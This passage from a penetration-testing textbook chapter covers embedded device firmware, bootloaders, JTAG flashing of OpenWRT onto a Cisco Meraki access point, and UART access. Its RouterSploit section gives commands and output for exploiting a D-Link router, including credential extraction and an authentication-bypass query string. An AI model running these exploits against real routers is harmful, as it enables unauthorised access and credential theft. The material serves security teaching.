The following table lists the types of memory utilized in most embedded devices:

Type of memory	**Description**
DRAM (**Dynamic Random-Access Memory**)	This is volatile memory that can be accessed in both read and write mode. It is fast and will need access to the memory contents. DRAM is the reason to employ caching mechanisms in some architectures. The DRAM memory access is timed at the very early stages of the bootloader.
SRAM (**Static Random-Access Memory**)	This is volatile memory similar to DRAM that can be accessed in read and write mode. It is faster than DRAM. Mostly, small levels of SRAM that are less than 1 MB will be included on the device (due to commercial reasons).
ROM (**Read-Only Memory**)	This is non-volatile memory that can only be read. A mask bootloader is one example of a ROM in embedded devices.
Memory-Mapped NOR Flash	This is non-volatile memory that can be accessed in read/write mode. This is used during boot code.
NAND Flash	This is a type of non-volatile storage technology that does not require power to retain data.

SD (Secure Digital) Card	This is a non-volatile memory card format used in portable devices.

Table 14.1: Different types of memory

Different types of firmware

Pretty much all embedded devices are powered by different firmware depending on their complexities. Embedded systems that perform heavy tasks definitely need a full operating system such as Linux or Windows NT. The following is a non-exhaustive list of operating systems that are normally found during firmware analysis:

- **Ambarella**: An embedded operating system mostly used in video cameras, drones, and so on.
- **Cisco IOS**: Cisco's Internetwork operating system.
- **DOS**: A disk operating system that is considered obsolete. But testers never know what they will find during an assessment.
- **eCos (Embedded Configurable Operating System)**: This is an open-source real-time operating system from the eCos community.
- **Junos OS or JunOS**: This is Juniper Networks' custom operating system based on FreeBSD for its router devices.
- **L4 microkernel family**: These are second-generation microkernels that look like Unix-like operating systems.
- **VxWorks/Wind River**: A popular proprietary real-time operating system.
- **Windows CE/NT**: The operating system for Microsoft-enabled embedded compact devices; very rare to find on a device.

It is important to understand the difference between the firmware and the operating system. *Table 14.2* provides the basic differences:

Firmware	**Operating System**
It is always fixed data/code that is embedded in any peripheral device or electronic appliance.	It is system software that is designed to provide an environment to facilitate multiple programs; it acts as a foundational layer.
It resides in non-volatile memory (ROM), for example, BIOS, keyboards, refrigerators, and washing machines.	It resides on disk, for example, Microsoft Windows, Google Android, and Apple iOS/macOS.
It is a low-level operation and is mostly used for a single purpose.	It is a high-level interface and a multi-purpose system that allows different kinds of software to run on multiple hardware.

Table 14.2: Firmware versus operating systems

Understanding bootloaders

Every device has a bootloader. Bootloaders are nothing but the first piece of software that gets loaded and executed after the mask ROM bootloader. They are primarily put in place to load parts of an operating system into the memory and ensure the system is loaded in the defined state for the kernel. Some bootloaders have a two-step approach; in these scenarios, only step one will know how to load

the second step, while the second step will provide access to filesystems, and so on. The following is a list of the bootloaders we have encountered during a product evaluation so far:

- `U-Boot`: Stands for universal boot—this is open source and pretty much available in all the architecture (68k, ARM, Blackfin, MicroBlaze, MIPS, Nios, SuperH, PPC, RISC-V, and x86).
- `RedBoot`: Uses the eCos real-time operating system hardware abstraction layer to provide bootstrap firmware for embedded systems.
- `BareBox`: Another open-source, primary bootloader used in embedded devices. It supports RM, Blackfin, MIPS, Nios II, and x86.

Common tools

The following list of tools can be utilized while debugging or reverse engineering a device's firmware. Some of these tools are available as toolkits with Kali Linux:

- **binwalk**: This is a reverse engineering tool that can perform analysis and extraction of any image or binary files. It is scriptable and you can add custom modules of the specific firmware.
- **firmware-mod-kit**: This is a collection of toolkits that includes multiple scripts and utilities that can be handy during an assessment to extract and rebuild Linux-based firmware images. Testers can also reconstruct or deconstruct a firmware image.
- **ERESI framework**: This is a software interface with a multi-architecture binary analysis framework to perform reverse

engineering and manipulation of programs.

- **cnu-fpu**: Cisco IP phones' firmware pack/unpacker. This can be found at https://github.com/kbdfck/cnu-fpu.
- **ardrone-tool**: This tool handles all the Parrot format files and also allows users to flash through USB and load new firmware. It is available at https://github.com/scorp2kk/ardrone-tool.

Firmware unpacking and updating

With a basic understanding of the bootloaders and different types of firmware, we will explore how to unpack some firmware and update it with our custom firmware on a Cisco Meraki MR18 wireless access point (an embedded device with Cisco firmware). Most of the time, during hardware penetration testing, the firmware images will not include all the files to construct a complete embedded system. Typically, we find the following in each embedded device:

- Bootloader (1st/2nd stage)
- Kernel
- Filesystem images
- User-land binaries
- Resources and support files
- Web server/web interface

Modern embedded devices prevent the installation of different operating systems using their own firmware, therefore to upgrade the device to a customizable operating system, we will utilize OpenWRT, which is open-source firmware for residential gateways, originally created for Linksys WRT54G wireless routers. It has grown into an embedded Linux distribution and now supports a wide range of devices. With the device restrictions, to perform the upgrade or update it requires a JTAG (which stands for Joint Test Action Group, an industry standard for verifying designs and testing printed circuit boards after manufacture).

JTAG can be used more from a **TAP** (**Test Access Port**) perspective no matter how restricted the device is. The manufacturer will usually leave either a serial port or a few TAPs. In our experience, if serial access is not yielding good results or the device is too locked down, it might be easier to go for a JTAG port (but this is not always the case as the device might be completely locked down).

JTAG architecture is specified by the chip maker and, in most cases, even with a daisy-chained JTAG. The JTAG follows the main chipset's specifications for command and control. All the products are assigned with an FCC ID that provides the device's details. The FCC ID can be searched by visiting https://www.fcc.gov/oet/ea/fccid. We must get the right voltage or we will end up either breaking the device or making the hardware faulty. Once the type of JTAG architecture has been identified, we can start looking at the specifications and commands that are required to configure the connection.

We will utilize the **USB JTAG NT** tool, which is preconfigured with a list of devices and different categories and types. This tool can be directly downloaded from https://www.usbjtag.com/filedownload/ and we will be utilizing the USB JTAG NT cable for this example. As a key first step, the USB end of the USB JTAG cable must be connected to our Kali Linux and the JTAG end to the circuit board of the device (for more information on how to find the right pins to connect, refer to https://blog.senr.io/blog/jtag-explained). The physical connection to the router will look like *Figure 14.3*:




Figure 14.3: USB JTAG NT cable connecting to the Cisco Meraki router

Since USB JTAG NT heavily relies on QTLib libraries, to successfully run this tool on Kali Linux, the following steps are involved:

1. Download the USB JTAG NT from https://www.usbjtag.com/filedownload/usbjtagnt-for-linux64.php.
2. Download the QTLib from https://www.usbjtag.com/filedownload/library-for-linux64.php.

3. Unzip the archive files by running `tar xvf <nameofthefile.tar>`.
4. Ensure you set the QT library path by running `export LD_LIBRARY_PATH=/home/kali/Downloads/QtLib` (if you have downloaded the files to a different folder ensure that reflects in the path).
5. Finally, launch the application by running `./USBJTAGNT` in the terminal. Then, you should successfully be able to launch the application without any problems, as shown in *Figure 14.4*:




Figure 14.4: Successfully loading USB JTAG NT in Kali Linux

Once you select the **Category**, **Protocol** type, and **Target select**, we will set **Router** as the **Category**, **EJTAG** as the **Protocol**, and then select the model of the router for the target. We will utilize OpenWRT to load into the hardware. If the connected JTAG physically works fine, then we are good to debug the device, as shown in *Figure 14.5*:




Figure 14.5: Flushing and installing OpenWRT to the device

The `program` command is utilized to flush the **OEM** (**Original Equipment Manufacturer**) operating system. Once the program is complete, we can upload a new `.bin` file to the device, which will load OpenWRT to the selected router and have full privileges.

Once the flush is complete and OpenWRT is loaded, we can verify the communication to the device by direct SSH access root privileges by running `ssh root@192.168.1.1` from the Kali Linux terminal.

With Windows, you can utilize PuTTY to access the device with default gateway IP (`192.168.1.1`) as shown in *Figure 14.6* (ensure you have a physical Ethernet cable connected to your router and laptop and set a static IP to your device):




Figure 14.6: Connecting to the device using PuTTY to the Meraki wireless access point with root and no password

Introduction to RouterSploit Framework

Similar to the Metasploit Framework, Threat9's (https://www.threat9.com) RouterSploit Framework is an open-source exploitation framework used to exploit embedded devices (specifically routers). The tool can be installed on Kali by running `sudo apt install routersploit` from the terminal. The latest version of RouterSploit is 3.4.1, and it comes with 132 known exploits and 4 different scanners, depending on the device type. This entire section can be performed by a mobile device as we know we can install the Kali on any Android phone as described in the *Kali on Android (non-rooted phones)* section in *Chapter 1, Goal-Based Penetration Testing*.

The following are the modules of RouterSploit:

- `exploits`: A module that contacts all the identified vulnerabilities
- `creds`: A module to test for login credentials with predefined usernames and passwords
- `scanners`: A module that runs the scanning with the preconfigured list of vulnerabilities
- `payloads`: A module to generate payloads according to the device type
- `generic/encoders`: A module that includes the generic payloads and encoders

In the following example, we will go ahead and use RouterSploit's scanner function to identify if the router (DLink) that we have connected to is vulnerable to any known vulnerabilities or not. We will use `scanners/autopwn` against our router that is running on `192.168.0.1`, as shown in *Figure 14.7*:




Figure 14.7: Using Routersploit to exploit a DLink router

The scanner will run 132 exploits from the `exploits` module. Since we have utilized `autopwn`, by the end of the scan you should be able to see the list of vulnerabilities that our router is vulnerable to, as shown in *Figure 14.8*:

```
[*] Elapsed time: 0.3000 seconds

[*] 192.168.0.1 Could not verify exploitability:
 - 192.168.0.1:80 http exploits/routers/3com/officeconnect_rce
 - 192.168.0.1:80 http exploits/routers/asus/asuswrt_lan_rce
 - 192.168.0.1:80 http exploits/routers/dlink/dsl_2640b_dns_change
 - 192.168.0.1:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
 - 192.168.0.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
 - 192.168.0.1:80 http exploits/routers/dlink/dsl_2740r_dns_change
 - 192.168.0.1:80 http exploits/routers/shuttle/915wm_dns_change
 - 192.168.0.1:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
 - 192.168.0.1:80 http exploits/routers/cisco/secure_acs_bypass
 - 192.168.0.1:80 http exploits/routers/billion/billion_5200w_rce
 - 192.168.0.1:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce

[+] 192.168.0.1 Device is vulnerable:

   Target          Port     Service     Exploit
   ------          ----     -------     -------
   192.168.0.1     80       http        exploits/routers/dlink/dir_300_320_600_615_info_disclosure
   192.168.0.1     80       http        exploits/routers/dlink/dir_300_320_615_auth_bypass
```

Figure 14.8: Output of the autopwn module with a list of exploitable vulnerabilities

Once `autopwn` is run, you should be able to see the vulnerabilities that can be exploited. In this case, we know the device is vulnerable to two different exploits, so let's go ahead and use the exploit by running:

```
use exploits/routers/dlink/dir_300_320_600_615_info_disclo
set port 80
run
```

This exploit does **Local File Inclusion** (**LFI**) and reaches the `httaccess` file and extracts the username and password. A successful exploit should result in login information, as shown in *Figure 14.9*:

```
rsf (AutoPwn) > use exploits/routers/dlink/dir_300_320_600_615_info_disclosure
rsf (D-Link DIR-300 & DIR-320 & DIR-600 & DIR-615 Info Disclosure) > set port 80
[+] port ⇒ 80
rsf (D-Link DIR-300 & DIR-320 & DIR-600 & DIR-615 Info Disclosure) > run
[*] Running module exploits/routers/dlink/dir_300_320_600_615_info_disclosure...
[+] Credentials found!

   Login     Password
   -----     --------
   admin     Letmein!@1
```

Figure 14.9: Successfully extracting the password from the router using RouterSploit

Let's try the other vulnerability to bypass the authentication, without having to log in with valid credentials by manipulating the URLs. We can exploit the router by running `routersploit`, as shown in *Figure 14.10*; in the case of a router running on port `443`, set the `ssl` value to `true`:

```
use exploits/routers/dlink/dir_300_320_615_auth_bypass
run
```

```
rsf (D-Link DIR-300 & DIR-320 & DIR-600 & DIR-615 Info Disclosure) > use exploits/routers/dlink/dir_300_320_615_auth_bypas
rsf (D-Link DIR-300 & DIR-320 & DIR-615 Auth Bypass) > set port 80
[+] port ⇒ 80
rsf (D-Link DIR-300 & DIR-320 & DIR-615 Auth Bypass) > run
[*] Running module exploits/routers/dlink/dir_300_320_615_auth_bypass...
[+] Target is vulnerable

You need to add NO_NEED_AUTH=1&AUTH_GROUP=0 to query string for every action.

Examples:
192.168.0.1:80/bsc_lan.php?NO_NEED_AUTH=1&AUTH_GROUP=0
192.168.0.1:80/bsc_wlan.php?NO_NEED_AUTH=1&AUTH_GROUP=0
```

Figure 14.10: Running the authentication bypass module in RouterSploit

Finally, the URL can be utilized to access the router web interface, which will allow direct access to the setup page, as shown in *Figure 14.11*:




Figure 14.11: Accessing the router settings without any authentication

We have explored RouterSploit to take advantage of the vulnerable routers. Attackers can use a simple non-rooted Android device to perform these attacks.

If you're tasked to perform hardware pen testing on a newly designed hardware, the following section provides a brief methodology that can be used by attackers to get a root shell on a router using a UART device.

UART

UART stands for **Universal Asynchronous Receiver/Transmitter**. It is one of the first modes of communication to computers. It goes back to 1960 when it was used to connect minicomputers for teletypewriter machines (teletypes). The main purpose of UARTs is to transmit and receive the serial data just like a standalone integrated circuit; it is not a protocol like **SPI** (**Serial Peripheral Interface**) or **I2C** (**Inter-Integrated Circuit**). It is typically used by manufacturers to connect microcontrollers to store and load programs. Every UART device has advantages and disadvantages. The following are the advantages of UART:

- It has only two wires, so it's pretty straightforward. One is transmit (TX), and the other is receive (RX).
- There is no need for a clock signal.
- Error checking can be performed by a parity bit.
- If both sides are set up, then the structure of the data packet can be changed.
- It's widely used due to the availability of its documentation throughout the internet.

It has the following limitations:

- Testers cannot increase the data frame: it will be limited to 9 bits at most
- There is no way to set up multiple slave or master systems
- UART baud rates must be within 10%

In this section, we will be using the **USB to TTL** (**Transistor/Transistor Logic**) adapter to perform UART communication by connecting to the serial port of the device's circuit board.

These adapters typically include four ports:

- **GND**: Ground (0V) supply
- **VCC**: Voltage power supply, 3.3V (default) or 5V
- **TX**: Serial transmit
- **RX**: Serial receive

One big challenge attackers face during a hardware hack is to identify the right serial ports. This could be done by using a multimeter to read the voltage output to confirm the TX (typically, the voltage will keep fluctuating when the device is powered on), RX (initially it will fluctuate, but will be constant after a point), and GND (zero voltage).

In this example, we will use a well-known wireless access point (Cisco Meraki MR18) and connect the UART to the TTL device to communicate to the hardware directly, as shown in *Figure 14.12*:




Figure 14.12: Connecting the UART to Cisco Meraki MR18 wireless access point

When the right TX/RX and ground are identified (to identify the right UART pins, look for 3 or 4 pins next to each other; however, this might change based on the type of device), we can use Kali Linux to learn about the device that is currently connected by running the `baudrate.py` Python file (https://github.com/PacktPublishing/Mastering-Kali-Linux-for-Advanced-Penetration-Testing-4E/blob/main/Chapter%2014/Baudrate.py).

If the serial device is connected, you should be able to see the following screen in your Kali without any issues. Most of the time, configuring a baud rate of 115,200 works for routers:

